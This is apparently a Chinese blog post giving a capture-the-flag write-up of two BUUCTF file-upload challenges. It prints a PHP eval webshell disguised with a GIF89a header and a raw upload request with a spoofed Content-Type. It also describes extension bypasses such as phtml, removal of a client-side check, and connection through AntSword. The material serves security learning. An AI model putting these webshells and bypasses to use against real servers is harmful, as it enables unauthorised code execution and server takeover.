(文件上传upload) [极客大挑战 2019]Upload1 和 [ACTF2020新生赛]Upload1

原创

一醉一休 于 2022-02-23 16:49:10 发布 138 收藏
分类专栏： web 文章标签： web安全

本文链接：https://blog.csdn.net/m0_55793759/article/details/120956861

前言

文件上传漏洞是指网络攻击者上传了一个可执行的文件到服务器并执行。这里上传的文件可以是木马，病毒，恶意脚本或者WebShell等。

由于程序员在对用户文件上传部分的控制不足或者处理缺陷，而导致用户可以越过其本身权限向服务器上传可执行的动态脚本文件。

一、[极客大挑战 2019]Upload1（客户端验证）


（1）提示的是图片上传，格式就是图片格式

（2)先上传一句话木马，这里是phtml格式的，对.phtml文件的解释: 是一个嵌入了PHP脚本的html 页面。（还有PHP代码的，如下面，但是在这里输入不行，表达意思一样的）

```
GIF89a  //习惯在文件前加上GIF89a来绕过PHP getimagesize的检查，这道题中有无皆可
<script language='php'>@eval($_POST[shell]);</script>
<script language='php'>system('cat /flag');</script>
```

```
<?php @eval($_POST['shell'];?>
```

（3）直接上传则出现




4）就是我们上传的是文件，不是它要求的图片，格式不对，直接抓包

```
Content-Type: multipart/form-data; boundary=--------------------------315408552640358392274053044455
Content-Length: 550
Origin: http://3163ced4-c9b4-49e2-a829-11a40ee6f9bc.node4.buuoj.cn:81
Connection: close
Referer: http://3163ced4-c9b4-49e2-a829-11a40ee6f9bc.node4.buuoj.cn:81/
Cookie: UM_distinctid=17c98cff893683-0ab18fdde9d3e18-4c3e2679-144000-17c98cff894ec
Upgrade-Insecure-Requests: 1

----------------------------315408552640358392274053044455
Content-Disposition: form-data; name="file"; filename="text.phtml"
Content-Type: image/jpeg

GIF89a  //习惯在文件前加上GIF89a来绕过PHP getimagesize的检查，这道题中有无皆可
<script language='php'>@eval($_POST[shell]);</script>
<script language='php'>system('cat /flag');</script>
----------------------------315408552640358392274053044455
Content-Disposition: form-data; name="submit"

提交
----------------------------315408552640358392274053044455--
```


5）更改这个Content-Type为image/jpeg，即是我们上传的文件格式绕过，这里PHP格式也不行，　　一直试到phtml可以（绕过后缀的有文件格式有php,php3,php4,php5,phtml.pht）


6）现在需要知道图片的保存路径了，一般都是/upload查找含有的文件，访问一下



7）或者直接uplode/filename指定文件，直接打开文件，可以看到flag

8）还有就是使用蚁剑，还是要直接网址/upload/filename，密码就是木马POST里面的

9）然后找到文件,里面就是flag



二，[ACTF2020 新生赛]Upload1（前端验证+后端验证）


1)直接做题，上传text.phtml

2)也是文件限制，打开源代码

```
        c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,3.081c0.596,0.396,1.035,0.381,1.62
        c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.355,0.003c0.96,0.716,1.895,1.462,2.85
        c0.232,0.173,0.526,0.271,0.787,0.399C69.262,69.355,69.511,69.304,69.706,69.17z"/>
</g>
</svg>
    <div class="light"><span class="glow">
        <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
            嘿伙计，你发现它了！
            <input class="input_file" type="file" name="upload_file"/>
            <input class="button" type="submit" name="submit" value="upload"/>
        </form>
    </span><span class="flare"></span><div>
</div>
</div>
</body>
```


3）发现return checkFile(),这个函数把其他格式文件都限制了，只允许这三种格式，我们把这个 return checkFile()删去，继续上传

4）如果是PHP文件，发现也是不能上传的，说明后端也有验证，直到phtml



5）上传成功，给出了/uplo4d/.....，直接加在网址上出现错误

6）使用蚁剑，在连接网址的时候，加上/uplo4d/4a，，，，，，,然后找到对应的flag文件